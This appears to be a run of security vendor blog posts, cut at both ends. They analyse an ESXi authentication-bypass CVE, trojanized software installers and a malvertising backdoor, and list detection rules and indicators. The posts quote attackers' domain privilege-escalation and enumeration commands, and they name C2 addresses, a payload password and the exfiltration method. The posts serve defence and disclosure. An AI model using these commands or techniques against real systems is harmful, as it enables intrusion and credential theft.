The need to break silos between teams is a time-honored proposition that holds even more weight now than it ever has. Gartner suggests creating a quorum of business leaders from across the entire organization to be read into the state of your security and the needs going forward. Prioritize accurate and regular reporting of security metrics to build trust and create a consistent atmosphere of effective transparency. This group should be diverse, with decision makers and specialists from core departments. According to Gartner, the goal should be to:
“Allow the business to be part of the conversation and therefore champions of the capability, elevating the security program to a business function rather than an I&O underpinning.”
Takeaway 2: Integrated risk context
Giving incident responders as much information (and the right information) they need to quickly and efficiently respond to threats requires a complex layering of risk information that includes prioritization for the businesses key assets. Gartner recommends the use of cyber-risk information elements directly implemented into an IR program, layering in asset-based and business-risk information that gives responders the context they require to appropriately triage what can often be a large volume of data.
Gartner says:
“Incident responders should have as much information at their disposal as needed to be effective at finding a needle in a haystack.”
Takeaway 3: Fully enriched business context from jump
Too much information can often be as detrimental to a security team as too little. SecOps needs to have access to the right information in the most efficient way possible in order to find the signal through the noise. Gartner recommends reducing investigative delays through enriched information complete with business context (see, they are all connected). This transparency can be accomplished in part through SIEM, CAASM, and threat intelligence tools and a robust vulnerability management program, but it is worth noting that Gartner prioritizes providing the right information, not the most information; hence, utilizing the right tools.
All three of these recommendations combine to create a risk-based approach to detection, investigation, and response that Gartner says: “…organizations can expect to create measurable efficiency gains in threat detection and increase their ability to respond to threats in a timely manner.”
The Gartner® 3 Ways to Apply a Risk-Based Approach to Threat Detection, Investigation, and Response, report goes into even greater detail on the best approaches for implementing a risk-based approach to D&R.
On Monday, July 29, Microsoft published an extensive threat intelligence blog on observed exploitation of CVE-2024-37085, an Active Directory integration authentication bypass vulnerability affecting Broadcom VMware ESXi hypervisors. The vulnerability, according to Redmond, was identified in zero-day attacks and has evidently been used by at least half a dozen ransomware operations to obtain full administrative permissions on domain-joined ESXi hypervisors (which, in turn, enables attackers to encrypt downstream file systems). CVE-2024-37085 was one of multiple issues fixed in a June 25 advisory from Broadcom; it appears to have been exploited as a zero-day vulnerability.
Per Broadcom’s advisory, successful exploitation of CVE-2024-37085 allows attackers “with sufficient Active Directory (AD) permissions to gain full access to an ESXi host that was previously configured to use AD for user management by re-creating the configured AD group (‘ESXi Admins’ by default) after it was deleted from Active Directory.”
Notably, Broadcom’s advisory differs from Microsoft’s description, which says: “VMware ESXi hypervisors joined to an Active Directory domain consider any member of a domain group named "ESX Admins" to have full administrative access by default. This group is not a built-in group in Active Directory and does not exist by default. ESXi hypervisors do not validate that such a group exists when the server is joined to a domain and still treats any members of a group with this name with full administrative access, even if the group did not originally exist.”
Also of note: While the VMware advisory indicates ESXi Admins is the default AD group, the Microsoft observations quoted in this blog all indicate use of ESX Admins rather than ESXi Admins.
ESXi hypervisors have been a popular target for ransomware groups in years past. Notably, since ESXi should not be internet-exposed, we would not expect CVE-2024-37085 to be an initial access vector — adversaries will typically need to have already obtained a foothold in target environments to be able to exploit the vulnerability to escalate privileges.
Exploitation
Microsoft researchers discovered CVE-2024-37085 after it was used as a post-compromise attack technique used by a number of ransomware operators, including Storm-0506, Storm-1175, Octo Tempest, and Manatee Tempest. The attacks Microsoft observed included use of the following commands, which first create a group named “ESX Admins” in the domain and then adds a user to that group:
net group “ESX Admins” /domain /add net group “ESX Admins” username /domain /add
Microsoft identified three methods for exploiting CVE-2024-37085, including the in-the-wild technique described above:
Adding the “ESX Admins” group to the domain and adding a user to it (observed in the wild): If the “ESX Admins” group doesn’t exist, any domain user with the ability to create a group can escalate privileges to full administrative access to domain-joined ESXi hypervisors by creating such a group, and then adding themselves, or other users in their control, to the group.
Renaming any group in the domain to “ESX Admins” and adding a user to the group or using an existing group member: This requires an attacker to have access to a user that has the capability to rename arbitrary groups (i.e., by renaming one of them “ESX Admins”). The threat actor can then add a user, or leverage a user that already exists in the group, to escalate privileges to full administrative access.
ESXi hypervisor privileges refresh: Even if the network administrator assigns any other group in the domain to be the management group for the ESXi hypervisor, the full administrative privileges to members of the “ESX Admins” group are not immediately removed and threat actors still could abuse it.
Mitigation guidance
The following products and versions are vulnerable to CVE-2024-37085:
The Broadcom advisory on CVE-2024-37085 links to a workaround that modifies several advanced ESXi settings to be more secure; the workaround page notes that for all versions of ESXi (prior to ESXi 8.0 U3), “several ESXi advanced settings have default values that are not secure by default. The AD group "ESX Admins" is automatically given the VIM Admin role when an ESXi host is joined to an Active Directory domain.”
Broadcom VMware ESXi and Cloud Foundation customers should update to a supported fixed version as soon as possible. Administrators who are unable to update should implement workaround recommendations in the interim. ESXi servers should never be exposed to the public internet. Microsoft has additional recommendations on mitigating risk of exploitation in their blog.
Rapid7 customers
InsightVM and Nexpose customers who use ESXi hypervisors within their environments can assess their exposure to CVE-2024-37085 for the 8.x version stream with a vulnerability check available since June 2024. Support for scanning 7.0 is expected to be available in the July 30 content release.
InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this vulnerability:
Attacker Technique – Creation of "ESX Admins" Domain Group using Net.exe
The following Rapid7 analysts contributed to this research: Leo Gutierrez, Tyler McGraw, Sarah Lee, and Thomas Elkins.
Executive Summary
On Tuesday, June 18th, 2024, Rapid7 initiated an investigation into suspicious activity in a customer environment. Our investigation identified that the suspicious behavior was emanating from the installation of Notezilla, a program that allows for the creation of sticky notes on a Windows desktop. Installers for Notezilla, along with tools called RecentX and Copywhiz, are distributed by the India-based company Conceptworld at the official domain conceptworld[.]com. After analyzing the installation packages for all three programs, Rapid7 discovered that the installers had been trojanized to execute information-stealing malware that has the capability to download and execute additional payloads.
Disclosure
On Monday, June 24th, 2024, Rapid7 contacted Conceptworld to disclose the backdoored installers being hosted on conceptworld[.]com in accordance with Rapid7’s vulnerability disclosure policy. Within 12 hours, Conceptworld confirmed and remediated the issue by removing the malicious installers from conceptworld[.]com and replacing them with legitimate, signed copies. Rapid7 is grateful to Conceptworld for their prompt action on this issue.
Overview
Conceptworld is an India-based company offering three different software products: Notezilla, which allows users to create sticky notes on a Windows desktop; RecentX, which stores recently used files/applications/clipboard data; and Copywhiz, which improves file copying and backup operations. A free trial download is available on the official conceptworld[.]com site for each software package.
The installation packages being served by conceptworld[.]com at the time of investigation, however, executed malware alongside the legitimate installer, were not signed, and did not match the file size stated on the download page. The differences in the file sizes are due to the malware and its dependencies, which increases the size of the compromised installation packages.
The malware Rapid7 observed contains the functionality to steal browser credentials and crypto currency wallet information, log clipboard contents and keystrokes, and download and execute additional payloads. After infecting a system, the malware persists via a scheduled task that executes the primary payload every three hours.
Based on file submissions to VirusTotal, the malicious copies of the installers have existed since early June of 2024. The malware payloads delivered by the trojanized installers, however, seem to belong to a nameless malware family that has been in distribution since at least January of 2024. Rapid7 internally refers to this malware family as dllFake because of the naming scheme used for several of the malware payloads.
Malicious installer name
VirusTotal First Submission
NotezillaSetup.exe
2024-06-10 06:43:34 UTC
RecentXSetup.exe
2024-06-07 21:38:11 UTC
CopywhizSetup.exe
2024-06-08 07:25:17 UTC
Technical analysis
To take a deeper look at the malware payloads, we will analyze the malicious installer that was served for Notezilla.
Initial Access
Rapid7 determined that trojanized installers for the 32-bit and 64-bit versions of Notezilla, Copywhiz, and RecentX were, at the time of investigation, being served from the official website conceptworld[.]com. Any users searching for this software via a popular search engine at the time were most likely to find the official domain as the first result, which would then have directed them to download the malware.
Execution
The installer served by conceptworld[.]com for Notezilla at the time of investigation was NotezillaSetup.exe, which, based on static analysis, is packed using software called Smart Install Maker(5.04).
Figure 1. Software Properties of NotezillaSetup.exe.
Using the sim_unpacker plugin for the tool UniExtract2, we were able to unpack and acquire most of the contents of the installation package, such as the embedded files and configuration information. The configuration file contains references to the legitimate software installer for Notezilla, which is dropped into %TEMP% during execution, and multiple files that are dropped into the installation directory (i.e., staging folder) %LOCALAPPDATA%\Microsoft\WindowsApps\ during execution.
Installer Files
curl.exe
7z.exe
dllBus.bat
dllBus32.exe
dllCrt.bat
dllCrt.xml
dllCrt32.exe
dll_apps.txt
dll_srv.txt
dll_updt.txt
NotezillaSetup.exe
Figure 2. Output from Using the sim-unpacker tool.
Figure 3. Contents of installer.config.
Once executed, NotezillaSetup.exe will then execute the file dllCrt32.exe from the staging directory %LOCALAPPDATA%\Microsoft\WindowsApps\ via a WINAPI call to ShellExecuteA with the verb open. A second call is then made to ShellExecuteA to execute the file NotezillaSetup.exe, a copy of the legitimate installer, from %TEMP%. As a result, the only thing seen by the end user after initial execution is the installation window pop-up for the legitimate installer, prompting the user to proceed with the installation process for Notezilla.
Figure 4. Typical Process Tree for Initial Execution of the Trojanized Installer.
Figure 5. The User’s View after the Infection has Already Begun in the Background.
The file dllCrt32.exe is a relatively small (~10KB) program that only serves as a wrapper to call CreateProcessA to execute the file dllCrt.bat.
Figure 6. The Contents of dllCrt.bat.
The batch file dllCrt.bat will then create a hidden scheduled task named Check dllHourly32 using schtasks.exe and an XML file that was previously dropped into the staging directory at %LOCALAPPDATA%\Microsoft\WindowsApps\dllCrt.xml. The scheduled task Check dllHourly32 will then execute the file %LOCALAPPDATA%\Microsoft\WindowsApps\dllBus32.exe every three hours after being initially created, which means that the primary malware payload will not be executed until at least three hours after the user originally executed the trojanized installer.
Figure 7. Command Line Assembly within dllBus32.exe.
When dllBus32.exe is executed, it also serves as a small wrapper for calling CreateProcessA, though it initially retrieves several important command line parameters. First, a call to the CRT library function sprintf concatenates a hard-coded IPv4 address. Then, a second call to sprintf concatenates the assembled IPv4 address with several other arguments to be passed to the batch file dllBus.bat. Finally, CreateProcessA is called with the fully assembled command line.
Figure 8. The Initial Lines of dllBus.bat.
The command line arguments passed to dllBus.bat via dllBus32.exe contain an IPv4 address, an SFTP port, a password for ZIP archive payloads, two sets of SFTP credentials, and the staging directory where the majority of the malware’s files are located.
Argument #
Purpose
Value
Notes
1
C2 IPv4 Address
212.70.149[.]210
Stored within dllBus32.exe.
2
SFTP Port
2265
Used for all curl requests regardless of the IPv4 address.
3
ZIP password
MnX!8fsGt0@
Used to decrypt/extract downloaded archives.
4
SFTP Username
phn_sys
The SFTP credentials used for uploading stolen data.
5
SFTP Password
Password for phn_sys.
6
SFTP Username
phn_prj
The SFTP credentials used for downloading payloads.
7
SFTP Password
Password for phn_prj
The batch file dllBus.bat contains functionality to facilitate the theft of information from Google Chrome, Mozilla Firefox, and multiple cryptocurrency wallets. The copy of curl.exe dropped by the installer is also used to connect to a list of command-and-control (C2) addresses hosting SFTP servers. The curl commands are used to download an updated list of C2 addresses, stored as plaintext within the file dll_srv.txt, and to download and execute additional payloads saved within encrypted ZIP archives named Updt.zip, Apps.zip, and BB.zip. The batch script will also attempt to compress all files on the infected system that have specific file extensions and exist in directories that are not on a hardcoded blacklist (for exfiltration). All stolen data is ultimately compressed using 7z.exe and uploaded directly to the selected C2 SFTP server using curl.
The payloads Apps.zip and Updt.zip both contain executables created using PyInstaller, which means the original Python script used to create the executables can be recovered trivially using a publicly available extractor. The payload dllChrome32.exe, contained within Updt.zip, is used to facilitate theft of credentials from Google Chrome’s database that are then saved into the file %TEMP%\chrm.txt with the format: URL, Username, Password.
Figure 9. Primary Functionality of dllChrome32.exe.
The payloads dllTemp32.exe and dllCache32.exe stored within Apps.zip contain a clipboard stealer and a keylogger, where the results are saved to the files cl.txt and kl.txt, respectively, within the staging directory at %LOCALAPPDATA%\Microsoft\WindowsApps\.
Figure 10. All Data Copied to the Clipboard is Dumped to cl.txt when dllTemp32.exe is Running.
Figure 11. dllCache32.exe Logs Keystrokes to kl.txt when Running.
Rapid7 did not observe any of the identified SFTP servers hosting the third payload, BB.zip, at the time of writing, although the contents of dllBus.bat indicate that it contains the executables srvBus32.exe and srvCrt32.exe, which serve an unknown function.
Mitigation Guidance
Rapid7 recommends verifying the file integrity of freely available software. Check that the file hash and properties of the downloaded file(s) match those provided by the official distributor and/or that they contain a valid and relevant signature. The malicious installers observed in this case are unsigned and have a file size that is inconsistent with copies of the legitimate installer, even as noted on the official download page.
If an installer for Notezilla, RecentX, or Copywhiz has been executed on a system within the last month, Rapid7 recommends checking for signs of compromise due to the malicious installers detailed in this blog. The primary indicators of infection include the hidden scheduled task Check dllHourly32 and a persistent running instance of the Windows Command Prompt, cmd.exe, which makes outbound network connections via curl.exe.
If evidence of compromise is found, Rapid7 recommends re-imaging affected systems to a known good baseline to eradicate any changes made by the malware.
Rapid7 Customers
InsightIDR, Managed Detection and Response, and Managed Threat Complete customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this activity:
Detections
Persistence – SchTasks Creating A Task Pointed At Users Temp Or Roaming Directory
Attacker – Extraction Of 7zip Archive With Password
Suspicious Process – 7zip Executed From Users Directory
Suspicious Process – TaskKill Executed Successively In Short Time Period
Attacker Technique – Curl or Wget To Public IP Address With Non Standard Port
The following analysts contributed to this blog: Thomas Elkins, Daniel Thiede, Josh Lockwood, Tyler McGraw, and Sasha Kovalev.
Executive Summary
Rapid7 has observed a recent malvertising campaign that lures users into downloading malicious installers for popular software such as Google Chrome and Microsoft Teams. The installers were being used to drop a backdoor identified as Oyster, aka Broomstick. Following execution of the backdoor, we have observed enumeration commands indicative of hands-on-keyboard activity as well as the deployment of additional payloads.
In this blog post, we will examine the delivery methods of the Oyster backdoor, provide an in-depth analysis of its components, and offer a Python script to help extract its obfuscated configuration.
Overview
Initial Access
In three separate incidents, Rapid7 observed users downloading supposed Microsoft Teams installers from typo-squatted websites. Users were directed to these websites after using search engines such as Google and Bing for Microsoft Teams software downloads. Rapid7 observed that the websites were masquerading as Microsoft Teams websites, enticing users into believing they were downloading legitimate software when, in reality, they were downloading the threat actor’s malicious software.
Figure 1 – Fake Microsoft Teams Website
In one case, a user was observed navigating to the URL hxxps://micrsoft-teams-download[.]com/, which led to the download of the binary MSTeamsSetup_c_l_.exe. Initial analysis of the binary MSTeamsSetup_c_l_.exe showed that the binary was assigned by an Authenticode certificate issued to “Shanxi Yanghua HOME Furnishings Ltd”.
Figure 2 – MSTeamsSetup_c_l_.exe File Information
Searching VirusTotal for other files signed by “Shanxi Yanghua HOME Furnishings Ltd” showed the following:
Figure 3 – VirusTotal Signature Search Results
The results indicated other versions of the installer, each impersonating as a legitimate software installer. We observed that the first installer was submitted to VirusTotal around mid-May 2024.
In a related incident that occurred on May 29, 2024, we observed another binary posing as a Microsoft Teams setup file, TMSSetup.exe, which was assigned a valid certificate issued to “Shanghai Ruikang Decoration Co., Ltd”. As of May 30, 2024, that certificate has been revoked.
VirusTotal analysis of the binary MSTeamsSetup_c_l_.exe indicates it is associated with a malware family known as Oyster, dubbed Broomstick by IBM.
What is Oyster/Broomstick?
Oyster aka Broomstick aka CleanUpLoader is a family of malware first spotted in September of 2023 by researchers at IBM. While not much is known about the malware, it was delivered via a loader called Oyster Installer, which masqueraded as a browser installer. The installer was responsible for dropping the backdoor component, Oyster Main. Oyster Main was responsible for gathering information about the compromised host, handling communication with the hard-coded command-and-control (C2) addresses, and providing the capability for remote code execution.
In February, researchers on Twitter observed the same backdoor component and started to name the Oyster Main backdoor, CleanUpLoader.
In recent incidents, Rapid7 has observed Oyster Main being delivered without the Oyster Installer.
Technical Analysis
Initial analysis of the binary MSTeamsSetup_c_l_.exe revealed that two binaries were stored within the resource section. During execution, a function was observed using FindResourceA to locate the binaries, followed by LoadResource to access them. These binaries were then subsequently dropped into the Temp folder. We observed that the intended names of the two binaries dropped by MSTeamsSetup_c_l_.exe were CleanUp30.dll and MSTeamsSetup_c_l_.exe (the legitimate Microsoft Teams installer).
After dropping the binary CleanUp30.dll into the Temp directory, the program executes the DLL, passing the string rundll32.exe %s,Test to the function CreateProcessA, where %s stores the value CleanUp30.dll.
Figure 4 – Execution of CleanUp30.dll
After the execution of CleanUp30.dll, the program proceeds to initiate the legitimate Microsoft Teams installer, MSTeamsSetup_c_l_.exe, also located within the Temp directory. This tactic is employed to avoid raising suspicion from the user.
CleanUp30.dll Analysis
During the execution of CleanUp30.dll, Rapid7 observed that the binary starts by attempting to create the hard coded mutual exclusion (mutex) ITrkfSaV-4c7KwdfnC-Ds165XU4C-lH6R9pk1. Mutex creation is often used by programs in order to determine if the program is already running another instance. If the program is already running, the program will terminate the new instance.
After creating the mutex, the binary determines its execution path by calling the function GetModuleFilenameA. The value is stored as a string and used as a parameter for the creation of a scheduled task, ClearMngs. The scheduled task is created using the function ShellExecuteExW, passing the following as the command line:
The purpose of the scheduled task ClearMngs is to execute the binary <location of binary>\CleanUp30.dll with the exported function of Test using rundll32.exe every three hours.
After the creation of the scheduled task, the binary then proceeds to decode its C2 servers using a unique decoding function. The decoding function begins by taking in a string of encoded characters, and its length is in bytes. The decoding function then proceeds to read in each byte, starting from the end of the encoded string.
Figure 5 – The DLL’s Decoding Loop
Each byte of the encoded string is used as an index location to retrieve the decoded byte from a hard-coded byte map. A byte map is a byte array containing 256 bytes in a randomized order, one for each possible byte value from 1 to 256. Malware authors sometimes use this technique to obfuscate strings and other data. The iteration counter (i) used within the condition for the decoding loop is compared to half of the encoded string’s length as the decoding loop swaps two bytes at a time. The bytes of the encoded string are decoded and swapped beginning at the start and end bytes of the string and the decoding loop then progresses towards the center of the string from each end.
The loop swaps the bytes to reverse the decoded string, as the original plaintext strings stored in the malware were reversed prior to encoding. When the center of the string is reached, the decoding process is complete. Due to this algorithm, all the encoded strings that are passed must be of even length to avoid further processing. Immediately after the decoded string is loaded onto the stack, the malware then re-encodes the string using a similar loop. The final result for the first decoded string is a carriage return line feed (CRLF) delimited list of C2 domains.
We constructed a Python script that can decode all the encoded strings contained within the CleanUp.dll binaries, including previous versions. The Python script can be found in our GitHub repository.
Figure 6 – Sample Output from Python Script
Using our Python script, it revealed some of the C2 functionality, along with several JSON fields that are used to build a fingerprint of the infected system:
After the binary decodes the C2 addresses, the program proceeds to fingerprint the infected machine, using the following functions:
Function
Description
DsRoleGetPrimaryDomainInformation
Used to gather information about the domain the compromised machine resides in. In particular, the function returns the domain name.
GetUserNameW
Provides the name of the user in which the program is running under.
NetUserGetInfo
Provides details of the user under which the program is running. In this case, the program is querying if the user is admin or user.
GetComputerNameW
Provides the name of the compromised machine in which the binary is running on.
RtlGetVersion
Returns version information about the currently running operating system including name and version number.
Figure 7 – A Selection of Contents of the CleanUp30.dll Code that Outline the Collection of System Information
While enumerating information about the host, the information is stored in the JSON fields uncovered from the encoded strings identified above.
Figure 8 – Example of the Data Collected and Sent via HTTP POST to the Malicious Domains
The fingerprint information is encoded using the same loop previously discussed, where the data string is reversed and encoded using a byte map before being sent.
After the information is encoded, it is sent to the domains whereverhomebe[.]com/, supfoundrysettlers[.]us/, and retdirectyourman[.]eu/ via HTTP POST method. Rapid7 determined that CleanUp30.dll uses the open-source C++ library Boost.Beast to communicate with the observed C2 domains via HTTP and web sockets.
Figure 9 – Captured Network Traffic Attempting to Send POST Requests to whereverhomebe[.]com/ and supfoundrysettlers[.]us/ Following the Execution of CleanUp30.dll
Follow-on Activity
In one of the incidents Rapid7 observed, a PowerShell script was spawned following the execution of another version of CleanUp30.dll, CleanUp.dll. CleanUp.dll, similar to CleanUp30.dll, was originally dropped by the other fake Microsoft Teams installer, TMSSetup.exe, which dropped the binary into the AppData/Local/Temp directory as well.
The purpose of the PowerShell script was to create a shortcut LNK file named DiskCleanUp.lnk within C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\. By doing so, this ensured that the LNK file DiskCleanUp.lnk would be run each time the user logged in. The shortcut LNK file was responsible for executing the binary CleanUp.dll using rundll32.exe, passing the export Test.
Following the execution of the PowerShell script, Rapid7 observed execution of additional payloads:
k1.ps1
main.dll
getresult.exe
Unfortunately, during the incident, we were unable to acquire the additional payloads. During the incidents, Rapid7 also observed execution of the following enumeration commands:
Enumeration
Description
systeminfo
Provides information about the system’s software and hardware configuration
arp -a
Shows a list of all IP addresses that the local computer has recently interacted with, along with their corresponding MAC addresses
net group ‘domain computers’ /domain
Lists the "Domain Computers" group within an Active Directory domain
Queries the registry to find information about installed software
findstr "DisplayName"
Used to filter information, showing only items contained under "DisplayName"
Rapid7 Customers
InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this malware campaign:
Persistence – SchTasks Creating A Task Pointed At Users Temp Or Roaming Directory
Suspicious Process: RunDLL32 launching CMD or PowerShell
Persistence – Schtasks.exe Creating Task That Executes RunDLL32
*The following Rapid7 team members contributed to this blog: Ipek Solak, Thomas Elkins, Evan McCann, Matthew Smith, Jake McMahon, Tyler McGraw, Ryan Emmons, Stephen Fewer, and John Fenninger*
Overview
Justice AV Solutions (JAVS) is a U.S.-based company specializing in digital audio-visual recording solutions for courtroom environments. According to the vendor’s website, JAVS technologies are used in courtrooms, chambers and jury rooms, jail and prison facilities, and council, hearing, and lecture rooms. Their company website cites over 10,000 installations of their technologies worldwide.
Rapid7 has determined that users with JAVS Viewer v8.3.7 installed are at high risk and should take immediate action. This version contains a backdoored installer that allows attackers to gain full control of affected systems. Completely re-imaging affected endpoints and resetting associated credentials is critical to ensure attackers have not persisted through backdoors or stolen credentials. Users should install the latest version of JAVS Viewer (8.3.8 or higher) after re-imaging affected systems. These findings were identified through an investigation performed by Rapid7 analysts.
On Friday, May 10, 2024, Rapid7 initiated an investigation into an incident involving the execution of a binary named fffmpeg.exe from within the file path C:\Program Files (x86)\JAVS\Viewer 8\. The investigation traced the infection back to the download of a binary named JAVS Viewer Setup 8.3.7.250-1.exe that was downloaded from the official JAVS site on March 5th. Analysis of the installer JAVS Viewer Setup 8.3.7.250-1.exe showed that it was signed with an unexpected Authenticode signature and contained the binary fffmpeg.exe. During the investigation, Rapid7 observed encoded PowerShell scripts being executed by the binary fffmpeg.exe.
Based on open-source intelligence, Rapid7 determined that the binary fffmpeg.exe is associated with the GateDoor/Rustdoor family of malware discovered by researchers at security firm S2W.
Product Description
JAVS Suite 8 is a portfolio of audio/video recording, viewing, and management software for government organizations and businesses. The affected “JAVS Viewer” software is designed to open media and log files created by other pieces of JAVS Suite software. It is available to download via the vendor’s website, and it’s shipped as a Windows-based installer package that prompts for high privileges upon execution.
Credit
This issue was discovered and documented by Ipek Solak, Detection and Response Analyst at Rapid7. Rapid7 is grateful to the U.S. Cybersecurity and Infrastructure Security Agency (CISA) for their prompt assistance coordinating disclosure of this issue, and to Justice AV Solutions for their quick response.
A full vendor statement from Justice AV Solutions is available at the end of this blog and includes information about the actions JAVS has taken.
You can find Rapid7’s coordinated disclosure policy here.
Rapid7-Observed Attacker Behavior
The malicious Windows installer JAVS.Viewer8.Setup_8.3.7.250-1.exe contains an unexpected binary file fffmpeg.exe (1.4 MB, SHA1: e41ec15f2bac76914b4a86cade3a0f4619167f52). Note the three f characters in the binary name; the expected ffmpeg.exe binary only has two f characters.
Searching VirusTotal for this binary’s SHA1 reveals that several vendors classify this binary as a malicious dropper:
Figure 1 – The Dropper’s VirusTotal Details
VirusTotal reports this binary was first seen on the VT platform May 3, 2024.
Both the fffmpeg.exe binary and the installer binary are signed by an Authenticode certificate issued to “Vanguard Tech Limited”. This is unexpected, as it was noted that other JAVS binaries which appear legitimate are signed by a certificate issued to “Justice AV Solutions Inc”. Searching VirusTotal for other files signed by “Vanguard Tech Limited” shows the following.
Figure 2- VirusTotal Vanguard Certificate Results
The above suggests that there may be one other version of the malicious installer (SHA1: b8e97333fc1b5cd29a71299a8f82a541cabf4d59) and one other malicious fffmpeg.exe (SHA1: b9d13055766d792abaf1d11f18c6ee7618155a0e). These binaries were first seen on the VirusTotal platform April 1, 2024.
The Windows Installer file (b8e97333fc1b5cd29a71299a8f82a541cabf4d59) contains multiple bundled files, including a file called Dll2.dll (SHA1: cd60955033d1da273a3fda61f69d76f6271e7e4c). The file contains a string called “HelloWorld” and from the execution path perspective, this looks like a test. From an OPSEC point of view, the file was not ‘cleaned’ but contains the compilation information, in this case the full PDB path: C:\Users\User\source\repos\Dll2\x64\Debug\Dll2.pdb
Exploitation Timeline
Feb 10, 2024: A certificate is issued for the subject Vanguard Tech Limited, which the certificate indicates is based in London.
Feb 21, 2024: The first of the two malicious JAVS Viewer packages is signed with the Vanguard certificate.
April 2, 2024: The Twitter user @2RunJack2 tweets about malware being served by the official JAVS downloads page. It’s not stated whether the vendor was notified.
Mar 12, 2024: The second of the two malicious JAVS Viewer packages is signed with the Vanguard certificate.
May 10, 2024: Rapid7 investigates a new alert in a Managed Detection and Response customer environment. The source of the infection is traced back to an installer that was downloaded from the official JAVS site. The malware file that was downloaded by the victim, the first Viewer package, is not observed to be accessible on the vendor’s download page. It’s unknown who removed the malicious package from the downloads page (i.e., the vendor or the threat actor).
May 12, 2024: Rapid7 discovers three additional malicious payloads being hosted on the threat actor’s C2 infrastructure over port 8000: chrome_installer.exe, firefox_updater.exe, and OneDriveStandaloneUpdater.exe.
May 13, 2024: Rapid7 identifies an unlinked installer file containing malware, the second Viewer package, still being served by the official vendor site. This confirms that the vendor site was the source of the initial infection.
May 17, 2024: Rapid7 discovers that the threat actor removed the binary OneDriveStandaloneUpdater.exe from C2 infrastructure and replaced it with a new binary, ChromeDiscovery.exe. This indicates that the threat actor is actively updating their C2 infrastructure.
Impact
During Rapid7’s initial examination of the binary fffmpeg.exe, it became evident that the program facilitates unauthorized remote access. Upon execution, fffmpeg.exe persistently communicates with a command-and-control (C2) server using Windows sockets and WinHTTP requests. Once successfully connected, fffmpeg.exe transmits data about the compromised host, including hostname, operating system details, processor architecture, program working directory and the user name to the C2.
Figure 3 – Sample Network Traffic Containing Information About the Host
Subsequently, a persistent connection is established, with the binary poised to receive commands from the C2.
While investigating an incident regarding the binary fffmpeg.exe, Rapid7 observed the execution of two obfuscated PowerShell scripts.
Figure 4 – Encoded PowerShell Script Spawned by fffmpeg.exe
Rapid7 deobfuscated the PowerShell scripts executed by fffmpeg.exe and determined the script will attempt to bypass the Anti-Malware Scan Interface (AMSI) and disable Event Tracing for Windows (ETW) for the launched PowerShell session, before executing a command to download an additional payload.
Figure 5 – De-obfuscated PowerShell Script Spawned by fffmpeg.exe
During analysis of chrome_installer.exe, Rapid7 observed that the binary contained code to drop Python scripts and a binary named main.exe within the Temp folder, passing the string {TEMP}\\onefile_{PID}_{TIME} as an argument to a function whose responsibility was to build out the file path.
Figure 6 – Temp Folder Creation Using String {TEMP}\onefile_{PID}_{TIME}
Once the new software was dropped, chrome_installer.exe was responsible for executing the binary main.exe using the function CreateProcessW. After analysis of main.exe, Rapid7 observed that it contained compiled Python code within the resource section whose purpose was to scrape browsers’ credentials. We also observed that main.exe was compiled using Nuitka, a Python program designed to compile Python scripts into standalone executables. During the investigation, Rapid7 observed that main.exe did not execute properly, indicating an issue in the original source code.
Figure 7 – Code References to Nuitka
IOCs
IOC
Description
SHA256
JAVS.Viewer8.Setup_8.3.7.250-1.exe
JAVS Viewer 8.3.7 installer downloaded from the domain javs[.]com
Shown as having a valid signature: Subject: Vanguard Tech Limited
Found hosted on C2 over port 8000. Binary is packed with a Go binary, similar to the fffmpeg.exe backdoor. Communicates to the same C2 identified from fffmpeg.exe.
Shown as having a valid signature: Subject: Vanguard Tech Limited
Found hosted on C2 over port 8000. Binary is packed with a Go binary, similar to the fffmpeg.exe backdoor. Communicates to the same C2 identified from fffmpeg.exe.
Note: This binary was later removed from the C2 and replaced with ChromeDiscovery.exe
Users who have version 8.3.7 of the JAVS Viewer executable installed are at high risk and should take immediate action. This version contains a backdoored installer that allows attackers to gain full control of affected systems.
To remediate this issue, affected users should:
Reimage any endpoints where JAVS Viewer 8.3.7 was installed. Simply uninstalling the software is insufficient, as attackers may have implanted additional backdoors or malware. Re-imaging provides a clean slate.
Reset credentials for any accounts that were logged into affected endpoints. This includes local accounts on the endpoint itself as well as any remote accounts accessed during the period when JAVS Viewer 8.3.7 was installed. Attackers may have stolen credentials from compromised systems.
Reset credentials used in web browsers on affected endpoints. Browser sessions may have been hijacked to steal cookies, stored passwords, or other sensitive information.
Install the latest version of JAVS Viewer (8.3.8 or higher) after re-imaging affected systems. The new version does not contain the backdoor present in 8.3.7.
Completely re-imaging affected endpoints and resetting associated credentials is critical to ensure attackers have not persisted through backdoors or stolen credentials. All organizations running JAVS Viewer 8.3.7 should take these steps immediately to address the compromise.
Rapid7 Customers
InsightIDR, Managed Detection and Response, and Managed Threat Complete customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this activity:
Suspicious Process – Execution From Root of ProgramData
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-4978 with a vulnerability check expected to be available in today’s (Thursday, May 23) content release.
Vendor Statement
Justice AV Solutions provided the following statement to Rapid7 on Wednesday, May 22, 2024. According to JAVS:
“Justice AV Solutions (JAVS) is committed to providing our clients with secure and reliable software solutions. We recently identified a potential security issue with a previous version of our JAVS Viewer software (Version 8.3.7).
Through ongoing monitoring and collaboration with cyber authorities, we identified attempts to replace our Viewer 8.3.7 software with a compromised file. We pulled all versions of Viewer 8.3.7 from the JAVS website, reset all passwords, and conducted a full internal audit of all JAVS systems. We confirmed all currently available files on the JAVS.com website are genuine and malware-free. We further verified that no JAVS Source code, certificates, systems, or other software releases were compromised in this incident.
